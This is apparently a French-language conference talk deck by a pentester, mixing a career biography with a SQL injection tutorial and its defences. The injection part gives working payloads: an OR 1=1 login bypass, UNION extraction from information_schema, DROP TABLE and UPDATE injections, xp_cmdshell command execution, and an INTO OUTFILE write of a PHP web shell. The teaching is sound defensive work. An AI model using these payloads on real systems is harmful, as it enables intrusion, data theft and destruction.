Du développement aux tests de vulnérabilités

Marc-Antoine

$ cat talk.md

 # ShawiSec 2019

1. Présentation mon équipe et moi
2. Parcours académique et professionnel
3. Injection SQL
4. Démo

$ whoami

Expériences

- ➔ 2 ans en sécurité / 2 ans comme développeur
- ➔ 1 an chez Desjardins

Certification et Diplôme

- ➔ Baccalauréat en Génie Informatique
- ➔ OSCP (Offensive Security Certified Professional)

Contact

- ➔ https://github.com/marcan2020/
- ➔ @marcan2020

$ man ETTIC

ETTIC(1) Desjardins Manual ETTIC(1)

NAME

ETTIC - Experts Technologiques en Test Intrusion et Criminalistique

DESCRIPTION

Équipe de cybersécurité offensive

--red-team	Simulation d'attaque
--training	Formation développement sécuritaire
--vigie	Observation du périmètre externe
--pentest	Test d'intrusion

$ history | head

2011

CÉGEP DE SAINT-HYACINTHE

Cégep

- Science de la nature
- Math
- Math
- Math

2012

Cours de création de site web

- HTML
- JavaScript


2013

Université


Mais en quoi?...

- Génie électrique
- Génie informatique
- Bacc. en Info.

$ history | grep université | less



$ history | grep université | less



$ history | tail

2018

ETTIC

- Tests d'intrusion
- Formation développeurs

Été

OSCP

Certification de sécurité offensive

Top 50

RingZer0

- +500 points
- 165 challenges

2019

Communauté

- Open Source
- Conférences
- Articles

$ gcc -O3 dev.c uni.c security.c -o pentester

Développeur:

- Aller toujours plus loin

Université:

- Implication dans les délégations étudiantes
- Stages en sécurité

Sécurité:

- CTFs (ringzer0ctf, hackthebox, rootme, etc.)

AG{E=}I

$ mv /jobs/dev /jobs/pentester

Faire le saut en sécurité:


- Événements (NorthSec, HackFest, Montréhack)
- Équipe SecDevOps/tooling
- Certifications

Liens:


- https://nsec.io/
- https://hackfest.ca/
- https://montrehack.ca/
- https://www.offensive-security.com/
- https://ringzer0ctf.com/
- https://www.hackthebox.eu/

Questions?

INJECTION SQL



https://xkcd.com/327/




[Security Report Q4 2017 - Akamai]

Injection SQL - Dangers

- Contourner un système d’authentification
- Divulgation complète des données
- Modifier des valeurs
- Supprimer des entrées
- Exécution arbitraire de code

Comment réussir une injection SQL?

1. Trouver un point d'injection
   - Analyser tous les champs que l'on contrôle
     - GET/POST/PUT
2. Déterminer la structure de la requête SQL
   - Récupérer le code source
   - Générer une erreur
   - Modifier la requête
3. Identifier le DBMS
   - MySQL, MSSQL, Oracle, SQLite, etc.
4. Exploiter l'injection



Contourner un système d'authentification

```php
public static function login($db, $user, $pass) {
    $sql = "SELECT * FROM users WHERE user = '$user' AND pass = '$pass'";
    $user = $db->query($sql)->fetch();
    if ($user) {
        return TRUE;
    } else {
        return FALSE;
    }
}
```

Notes:

- Champs injectables: user et pass
- Authentification réussie si un utilisateur est retourné par la base de données

Contourner un système d'authentification


1. Objectif retourner un utilisateur
   - `SELECT * FROM users WHERE user = 'test' AND pass = 'pass'`
2. Création d'une condition toujours vrai
   - `SELECT * FROM users WHERE user = 'test' AND pass = 'pass' OR 1=1`
3. Altérer la requête sans causer d'erreur
   - `SELECT * FROM users WHERE user = 'test' AND pass = 'pass' OR 1=1 -- '`
4. Se connecter

Divulgation complète des données

1. Trouver une façon d’altérer la requête SQL
   - ' or '1'='1
2. Déterminer le nombre de colonnes que la table courante contient
   - ' UNION SELECT 1,2
   - ' UNION SELECT 1,2,3
   - etc.
3. Extraire les noms de table de la base de données
   - ' UNION SELECT 1,table_name FROM information_schema.tables LIMIT 0,1
4. Extraire les colonnes des tables intéressantes
   - ' UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name = 'table_etape_3' LIMIT 0,1
5. Extraire les informations intéressantes
   - ' UNION SELECT 1,colonne_etape_4 FROM table_etape_3

Modifier et supprimer des données

1. Trouver un point d'injection
2. Déterminer la structure de la requête SQL
   - `SELECT * FROM Students WHERE name = 'nom'`
3. Identifier le DBMS
   - Valide pour plusieurs DBMS
4. Exploiter l'injection
   - `SELECT * FROM Students WHERE name = 'Robert');`
     `DROP TABLE Students;-- '`
   - `SELECT * FROM Students WHERE name = 'Robert');`
     `UPDATE Students SET coteR=40;-- '`



Exécution arbitraire de code - MSSQL

xp_cmdshell (Transact-SQL)

“Spawns a Windows command shell and passes in a string for execution. Any output is returned as rows of text.”

1. Activer la procédure stockée

```
EXEC sp_configure 'show advanced options',1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell',1;
RECONFIGURE;
```

2. Exécuter des commandes

```
EXEC xp_cmdshell "net user";
EXEC master.dbo.xp_cmdshell 'cmd.exe dir c:';
EXEC master.dbo.xp_cmdshell 'ping 127.0.0.1';
```

Exécution arbitraire de code - MySQL

SELECT ... INTO OUTFILE

“writes the selected rows to a file.”

Payload:

```
<?php
 if(isset($_GET["cmd"]))
      echo shell_exec($_GET["cmd"]);
?>
```

1. Analyser la requête SQL

```
sql = "SELECT id,demo FROM items WHERE id = $id";
$items = $db->query($sql)->fetch();
```

2. Altérer la requête

```
SELECT id,demo FROM items WHERE id = -1337 UNION SELECT 0,'payload'
```

3. Écrire le payload dans un fichier

```
SELECT id,demo FROM items WHERE id = -1337 UNION SELECT 0,'payload'
INTO OUTFILE '/var/www/html/backdoor.php'
```

Comment se protéger?

- **Pas de blacklist !!!**
- Utiliser des requêtes paramétrées

Exemple:

```
$stmt =
  $dbh->prepare("SELECT * FROM users WHERE username = ?");
$stmt->bindParam(1,$_GET['username'])
$user = $stmt->execute()
```

Démo

$ help sql injection

- https://secure.php.net/manual/en/security.database.sql-injection.php
- http://php.net/manual/en/pdo.prepared-statements.php
- https://www.owasp.org/index.php/SQL_Injection
- https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-005)
- https://github.com/Corb3nik/Hackfest2017-Challenges/tree/master/baby_sqli
- https://www.acunetix.com/websitesecurity/sql-injection/
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20injection

Questions?

Thanks